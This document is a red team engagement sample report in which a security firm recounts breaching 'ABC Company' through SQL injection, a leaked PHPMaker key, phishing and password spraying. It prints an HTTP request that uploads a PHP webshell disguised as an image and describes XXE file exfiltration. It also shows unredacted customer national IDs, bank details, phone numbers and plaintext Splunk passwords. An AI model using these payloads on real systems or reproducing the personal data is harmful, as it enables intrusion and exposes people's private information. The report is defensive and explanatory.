


Red Team Engagement Sample Report



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Introduction

Infopercept Team performed a Red Team Engagement (RTE) on ABC COMPANY's domain from 2nd August to 1st September. The engagement performed by Infopercept employed real-world adversary techniques to target the systems under test. The sequence of activities in this approach involves open-source intelligence (OSINT) collection, enumeration, exploitation, phishing, and attack in order to perform goal specific operational impacts.

The goals included:

- Finding an entry point from the outside to get inside the network.
- Test the resilience of cyber infrastructure and the employees against phishing attacks
- Move around in the network to get access to Critical servers and Customer data.
- Find highly confidential data and exfiltrate the data outside the network.

Primary Infiltration Pathway – Executive Summary

- 1. Exploited web misconfigurations to gain access to **PHPmaker encryption keys** that led to RCE on ABC.com's shared hosting server
- 2. Gained access to public webapps including employee portal, credit card applications & careers admin panel leading to **sensitive customer information and employee details** with emails
- 3. Successful Phishing campaaign against high privileged users leading to email compromise
- 4. Lack of password sharing hygiene leading to employee VPN credentials
- 5. Weak password policies and password reuse leading to 20+ email account compromise
- 6. Weak network ACLs and passwords leading to super critical internal servers being compromised
- 7. Lack of sensitive information storage and sharing hygiene leading to **compromise of numerous workstations**, assets and internal IT infrastructure
- 8. API endpoints extracted from emails and access via the public domain api.ABC.com
- Lack of authentication on public APIs leading to mass customer PII disclosure
 Lack of internal login monitoring and ACLs leading to the compromise of super admin applications such as MS Dynamics AX, SADAD, Finnone and Splunk
- 10. Enormous **customer and vendor information disclosure** via compromised super admin applications
 Full control of numerus Application, Database, Backup & Management servers both production and UATs

Introduction - Red Team Exercise

Red Team is designed to benchmark an organizations security controls and processes, particularly around physical security (for example access to buildings and computers/data held within it), general security awareness of staff, network security, procedures, and monitoring.

The end game of a Red Team attack is to provide an organization with a complete 'warts and all' look at its security posture. Usually, Red Teaming takes place during the assessment stage of a business' security process - particularly if it is looking to invest in or upgrade its information security, or if it is carrying out a regular risk audit.

It is particularly valuable to businesses for two key reasons:

- There is no procedure or automated tool in the market that can test an organization's security as intelligently as the human mind.
- Red Teaming tests an organizations' security posture from many angles allowing them to more accurately pinpoint any holes or gaps in security and ensure the right policies, procedures and technology are put in place.

Introduction – Red Team vs VAPT

Red Team is an all-out attempt to gain access to a system by any means. The entire environment is within scope and their goal is to penetrate, maintain persistence, pivot, exfil, to examine what a determined enemy can do. All tactics are available including social engineering. Eventually the red team will get to a point where they own the entire network, or their actions will be caught and they will be stopped by the security administrators of the network they are attacking. At that time, they will report their findings to management in order to assist in the increasing the security of the network. They keep copious notes as this information is valuable later on to fix the weaknesses they exploited. Not many organizations do this, but they usually have an organic red team so the information gleaned from the red team is extremely sensitive. Red team actions are controlled by the manager of the red team.



Penetration test can use the same tactics of a red team (may be limited by management and the scope of the test), and is executed in controlled fashion usually dictated by management and/or asset owners. Typically, the limiting scope of a pen test is time (execution time of the event) in which a report will be made to management. Often in a pen test, before a flaw is exploited, management and system/network engineers must OK the attack to ensure it doesn't affect day to day operations. The goal is the find weaknesses in systems/networks in order to increase the security posture. Pen tester actions are controlled by business management and/or the asset owners

Introduction - Planning Red Team

The red-team exercise is not just a mere pen test; it's an adversary attack simulation exercise that allows us to assess the following:

- If the organization can be breached by an adversary
- If the organization is capable to detect the attack or not
- If an organization is able to contain/restrict the attack after detection
- If the organization can protect their business-critical assets from the red teamers or not
- How the defenders of an organization perform an incident response in the event of such attacks

Methodology & Approach

Red Team engagements performed by **Infopercept** employ real-world adversary techniques to target the systems under test. Infopercept uses a red team model emulating real adversary tools, techniques and procedures (TTPs) driven by attack scenarios and goals. Unlike a traditional penetration test, the red team model allows for the testing of the entire security scope of an organization to include people, processes and technology.

The three major Red Team phases were used during the engagement to accurately emulate a realistic threat. **Get In, Stay In, and Act.**

The sequence of activities in this approach involves open-source **intelligence (OSINT)** collection, enumeration, phishing, **exploitation**, and attack. Information gathered during OSINT collection is used in conjunction with passive and active enumeration. Enumeration information typically yields details about specific hardware, services, and software running on remote machines.

The next phase involves analysing all accumulated information to identify potential attack vectors. If a weakness can be exploited, operators attempt to obtain additional access into the network or system and to collect sensitive system information to create effects and demonstrate impact to the customer. Vetted tools, methodologies, and operator experience were employed to prevent unintentional disruption, degradation or denial of service to the customer. Our highly experienced team of professional red team operators were able to get inside the network of ABC Company by following the cyber kill chain methodology.

Scope & Planning – Scenario

The Red Team engagement was based on the Assumed Breach Model utilizing external phishing attack. A coordinated web application attack & phishing attack were used to begin the exercise and involved the support of a trusted agent.

The attack was followed by a credentials theft from the compromised emails and then code execution on the internal servers which did not had the required protective measures in place during the engagement.

The approach of the Assumed Breach Model allows the test to begin quickly and later use access gained from the web application attack & phishing attack to validate actions.

Scope & Planning - Scope

The scope identified by ABC Company is to include any domain, IP, subnet that is registered to the organization -

Target Domain Name	*.ABC.com
	*.ABC.com



In a generic red team engagement, the reverse scope is mentioned instead of a normal scope. A reverse scope is a practice of excluding the targets on which the engagement is not authorized to do.

Scope & Planning – Attack Plan

For this engagement, the following were the attack plan discussed by the Infopercept team:

- Diving deep into OSINT to get as much information as possible on ABC.com & *.XYZ.com
- Performing an Domain Homoglyph Attack by registering a fake domain (ABC.com, note that an 'l' is replaced from the original domain).
- Searching for all the web application servers registered to *.ABC.com & *.XYZ.com domain and finding a vulnerable
- > entry point from there to go inside the network.
- Looking for all the subnets, ports & services, IPs linked to *. ABC.com & *.XYZ.com.
- > Getting the email IDs for all the employees and their personal information to perform a spear phishing attack or a watering-hole attack to get inside the network from there.

Attack Narrative – Web Application Attack Surface




Figure 1 [Customer Services Ticketing System]



Figure 2 Identified SQL injection in customer support form





Figure 3 Exploiting SQL injection lead to plain text login credentials of the portal




Figure 4 Admin access obtained leading to customer information disclosure






Figure 5 Along with organization employee information containing Name, Emails, Designations and passwords




Figure 7 Directory Listing flaw lead to complete source code of organization Employee portal built with Phpmaker

```
define("EW_UNFORMAT_YEAR", 50, TRUE); // Unformat year
define("EW_PROJECT_NAME", "DMS_v3", TRUE); // Project
define("EW_CONFIG_FILE_FOLDER", EW_PROJECT_NAME . "",
define("EW_PROJECT_ID", "{BC7C8D8C-71B3-417C-95E9-FF8I
$EW_RELATED_PROJECT_ID = "";
$EW_RELATED_LANGUAGE_FOLDER = "";
define("EW_RANDOM_KEY", '14x3uA3Ig868YeZU', TRUE); //
define("EW_PROJECT_STYLESHEET_FILENAME", "phpcss/DMS_v
define("EW_PROJECT_STYLESHEET_FILENAME", "phpcss/DMS_v
define("EW_CHARSET", "utf-8", TRUE); // Project charse
define("EW_EMAIL_CHARSET", EW_CHARSET, TRUE); // Email
define("EW_EMAIL_KEYWORD_SEPARATOR", "", TRUE); // Email
```

Figure 6 Phpmaker's secret encryption key extracted from source code






Figure 8 Used the encryption key to send encrypted SQL queries and gaining access to entire internal database



Figure 9 Extracted Employee ID's and passwords in plain text from the database



```
POST /ewupload12.php HTTP/1.1
   Host: portal.nayifat.com
   User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:78.0) Gecko/20100101
  Firefox/78.0 Accept: application/json, text/javascript, */*; q=0.01
 Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Content-Type: multipart/form-data;
   boundary=
                                        ---239916401737807321863944489139
 9 Content-Length: 892
10 Origin: http
11 DNT: 1
   Connection: close
                                        ileadd.php?showmaster=tbl customer service&fk
  http:/
id=
14 Cookie: PHPSESSID=04c0110fcb7685afc8ccde14c01a934c; ncsts_v3[LastUr1]=
   %2Frep_day_tickets.php
16 -----239916401737
17 Content-Disposition: form-data; name="id"
                            ----239916401737807321863944489139
                      ----239916401737807321863944489139
21 Content-Disposition: form-data; name="table
              -----239916401737807321863944489139
25 Content-Disposition: form-data; name="replace"
                           ----239916401737807321863944489139
29 Content-Disposition: form-data; name="exts"
31 gif,jpg,jpeg,bmp,png,doc,docx,xls,xlsx,pdf,zip,php 32 -----239916401737807321863944489139
33 Content-Disposition: form-data; name="maxsize"
35 2000000
                            ----239916401737807321863944489139
37 Content-Disposition: form-data; name="x_fil_name"; filename="a.php.jpg"
  Content-Type: image/jpeg
39
40 <?php system($_GET['bullaa']) ?>
```

```
1 HTTP/1.1 200 OK
2 Date: Tue, 04 Aug 2020 02:21:07 GMT
3 Server: Apache
 4 Expires: Mon, 26 Jul 1997 05:00:00 GMT
5 X-UA-Compatible: IE=edge
6 Pragma: no-cache
7 Cache-Control: no-store, no-cache, must-revalidate
8 Content-Disposition: inline; filename="files.json"
 9 X-Content-Type-Options: nosniff
10 Access-Control-Allow-Origin: *
11 Access-Control-Allow-Credentials: false
12 Access-Control-Allow-Methods: OPTIONS, HEAD, GET, POST, PUT, PA
13 Access-Control-Allow-Headers: Content-Type, Content-Range, Cont
14 Vary: Accept, Accept-Encoding
15 Upgrade: h2,h2c
16 Connection: Upgrade, close
17 Last-Modified: Tue, 04 Aug 2020 02:21:07 GMT
18 Content-Length: 333
19 Content-Type: application/json
20
     "files":[
       {
         "name": "a.php",
         "size":33,
         "type": "image\/jpeg",
         "url":"http:\/\
                                                  .oad12.php?rnd=38
         "deleteUrl": "ht
                                                   /ewupload12.php?
         "deleteType":"POST"
    ]
   1
```

Figure 10 Exploited a Arbitrary File upload vulnerability to upload a php webshell on the portal.ABC.com server






Figure 11 Leading to complete access to the hosting server and all assets/code on it




Figure 12 [ABC.com (main website + sub applications)]



Figure 13 Utilizing the webshell on portal.ABC.com, read the source code of ABC.com's numerous other panels including the webcontent admin panel. Extracted the PHPmaker encryption secret.





Figure 14 Exploited the secret in similar fashion to execute arbitrary SQL queries on ABC.com's webadmin database

```
[
15 [
                                                                                    [
                                                                                      "1",
       "36",
                                                    "cc_id"
                                                                                      "ihab",
                                                                                      "ihab",
       "1009030304",
                                                    "cc_name"
       "1",
                                m".
                                                                                      "1",
       "0555456300",
                                                    "cc_nid"
                                                                                      "Ihab AbuHilal"
       "1979-06-28",
                                             10
       "13035",
                                                                                    ],
                                                    "cc_nationality_id"
       "3",
                                            12
                                                                                      "2",
       "6",
                                            14
       ,,,,,
                                                                                      "view",
                                                    "cc_email"
       "2020-06-18 02:04:15"
                                            16
    ],
                                                                                            ------om",
     [
                                                    "cc_mobile_number"
                                                                                      "1",
       "35",
                                                                                      "2",
                                                                                      "View user"
                                                    "cc_date_of_birth"
       "1034001910",
                                                                                    ],
                                            23
       "ime993@gmail.com",
                                                    "cc_income"
                                                                                      "3".
       "0555616681",
                                                                                      "admin",
       "1978-08-17",
                                            26
       "14700",
                                                    "cc_sector_id"
       "3",
       "6",
                                                                                      "1",
                                                    "cc_status_id"
                                            30
                                                                                      "1",
       "2020-06-18 00:01:11"
                                            32
                                                                                    ]
    ],
                                            33
                                                    "cc note"
                                                                                 ]
                                            35
                                                    "cc_submitdate"
```

Figure 15 This led to complete database access on the hosting server leading to sensitive customer information, credit card users, job appliers and internal employees






Figure 14 Used the credentials to gain complete access to ABC.com webcontent admin panel



Figure 15 Used the credentials to gain complete access to ABC.com careers admin panel




Figure 16 Used the credentials to gain complete access to ABC.com Credit Card Applications' admin panel





Figure 17 Used the shell access to gain credentials to database password of demo.ABC.com




Figure 18 API endpoint (enumerated from IT emails shown later) publicly listed






Figure 19 API endpoint Get Application Item discovered. Requires an Agreement ID parameter



Figure 20 AgreementID extracted from employee emails (compromise shown later) leading to super sensitive PII and Financial information of Customers



```
<P ADDRESS>
<, . _ADDALSS>
<P_AGREEMENTID>
  896650
</P AGREEMENTID>
<P PAMES
  لك
</P BANK>
<P BANK IBAN>
     520EC0398993900007766
</rd>
ANK_IBAN>
<P_
            3 0
</P CUST NAME>
<P_DISBURSAL_DATE>
  2020-06-29T00:00:00
</P DISBURSAL DATE>
<P EEROR MSG>
  null
</P EEROR MSG>
<P_EXPIRY_DATE>
  13/02/1443
</P_EXPIRY_DATE>
<P FIRST DUE DATE>
  2020-07-27T00:00:00
</P_FIRST_DUE_DATE>
<P MOBILE NO>
  1553301686
. MOBILE NO>
<P NATIONAL ID>
  1024702639
</P NATIONAL ID>
<P SCHEME TYPE>
```

Figure 21 Any user's critical information retrieval possible just with their agreementID. Data including Name, Mobile number, address, Bank Name, IBAN number, National ID among other sensitive financial information

ADDRESS>	_AGREEMENTID>	BANK>	_IBAN>	_NAME>	_DATE>	_DUE_DATE>	_MOBILE_NO>	_NATIONAL_ID>	_EMI_amt>	_nationality>	_amount>
	896128		000025150248000104		2020-06-28T00:00:00	2020-08-27T00:00:00	1757	1086772322	482		1500
1441	896344		000025150248000104		2020-06-29T00:00:00	2020-08-25T00:00:00	9298	1012303382	1553		3500
	896634		000025150248000104		2020-06-29T00:00:00	2020-07-27T00:00:00	0030	1084134970	888		2000
	896950		400108050492120015		2020-06-29T00:00:00	2020-07-25T00:00:00	4000	1010901039	1932		6500
	896014		000025150248000104		2020-06-28T00:00:00	2020-08-27T00:00:00	2893	1079676688	906		1500
	896013		000025150248000104		2020-06-28T00:00:00	2020-07-27T00:00:00	1245	1106977497	482		1500
	896955		400108050492120015		2020-06-29T00:00:00	2020-07-27T00:00:00	4931	1043966207	1486		5000
1441	896022		EC0398993900009302		2020-06-28T00:00:00	2020-09-27T00:00:00	6102	1048708661	804		2500
	896263		000025150248000104		2020-06-29T00:00:00	2020-08-27T00:00:00	7540	1072562620	644		2000
	896503		000025150248000104		2020-06-29T00:00:00	2020-07-27T00:00:00	2214	1049125741	482		1500
	896124		000025150248000104		2020-06-28T00:00:00	2020-08-28T00:00:00	1662	1075054773	804		2500
	896467		400108050492120015		2020-06-29T00:00:00	2020-07-27100:00:00	0211	1021890106	1486		5000
	896539		000025150248000104		2020-06-29T00:00:00	2020-08-27T00:00:00	3228	1117423820	320		1000
	896112		000025150248000104		2020-06-28T00:00:00	2020-08-27T00:00:00	0462	1104372683	644		2000
	896408		000025150248000104		2020-06-29T00:00:00	2020-07-27T00:00:00	5680	1047979438	320		1000
	896620		300025150248000104		2020-06-29T00:00:00	2020-08-27T00:00:00	9300	1071317679	888		2000
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	896574		100108050492120015		2020-06-29T00:00:00	2020-07-27T00:00:00	1934	1034141802	1932		6500
1111 00000	896001		000204608010400608		2020-06-28T00:00:00	2020-07-25T00:00:00	0071	1035736758	644		2000

Figure 22 Absence of ratelimiting on API leading to Customer information dump at mass via bruteforcing the AgreementID using automated scripts. PoC showing sample data of customers dumped containing critical PII



```
HTTP/1.1 200 OK
Date: Thu, 27 Aug 2020 18:40:30 GHT
Content-Type: application/xml; charset=utf-8
Connent-Length: 218
Connection: close
Cache-Control: no-cache
Pragma: no-cache
Expires: -1
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
X-DIS-Request-ID: 4214d4ce3fe6ab25f9a06da2eea3aae5
Server: DOSarrest
POST /R
                                  bAPI/api/AccountDetail/ReturnAccountDetails HTTP/1.1
                                                                                                                                                                                       HTTP/1.1 200 OK
User-Ag: la/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101 F Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate DNT: 1
DNT: 1
Connection: close
Upgrade-Insecure-Requ
Content-Length: 510
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<Sender>
Nayifat
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</TimeStamp>
</Header>
            <Description>
           ADescription>

AccountNo>

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/Amount>

/CustomerRefNo>

/CustomerRefNo>

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```

Figure 23 B2BWebAPI (request found on email compromised – shown later) vulnerable to XXE exploitation




Figure 24 Exploiting XXE to exfiltrate internal server files of api.ABC.com. PoC showing exfil of C:\windows\win.ini

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Attack Narrative – Phishing Campaign




Figure 25 Results of a targeted phishing attack on the limited email addresses found via webapp exploitation




Figure 26 3 instances of password submission were identified. 2 were fake credentials




Figure 27 This lead to Outlook mailbox compromise of (Senior) employees who seemed to be a cybersecurity professional






Figure 28 Commendably, the email was immediately identified as phishing by the security team and all employees were informed but due to the lack of the ability of removing phishing emails from mailboxes, apart from informing employees, no other action was taken





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



Figure 30 This included numerous passwords shared as plain text which is an extremely dangerous password hygiene



1	Phone 🔻	Email Address	¥	Role\AD Group	¥	UserID	¥	Password 🔽
2	+96			Splunk_admin				4b4uFS^s6
3	+96		<u>a</u>	Splunk_admin				a2T7f&x99
4	+96			Splunk_User				^231k8H\$c
5	+96			Splunk_User				y81G\$xIDR
6	+96			Splunk_User				w2!pY\$6k^
7	+96			Splunk_User				ma\$85h7R*
8	+96		<u>a</u>	Splunk_User				z6D1L5J#L
9	+96			Splunk_User				n#vDay8@2
10	+96			Splunk_Admin				i3l*D67zp
11	+96			Splunk_User				%yy7M8tOP
12	+96			Splunk_User				Kq2&^%476
13	+96			Splunk_User				\$9QEy1ugq
14								

Figure 31 Along with excel sheets containing credentials to critical internal applications



Attack Narrative - Compromised Email Accounts




Figure 32 Another instance of Splunk account compromised

```
26 [+] Success: : #123
27 [+] Success: : 123 (Logged in but password expired)
28 [+] Success: : !123 (IT guy)
```

Figure 35 While looking at numerous shared passwords, simple patterns in passwords were identified. Passwords such as ABC123 ABC@123 ABC#123 etc were hence sprayed on other identified emails of employees

```
Starting bruteforce
Trying to Autodiscover domain 0 of 3 passwords checked
Success:
Success:
                            t@123
Success:
                            123
Success:
                            @123
                            a123
Success:
                            a123
Success:
Success:
                            @123
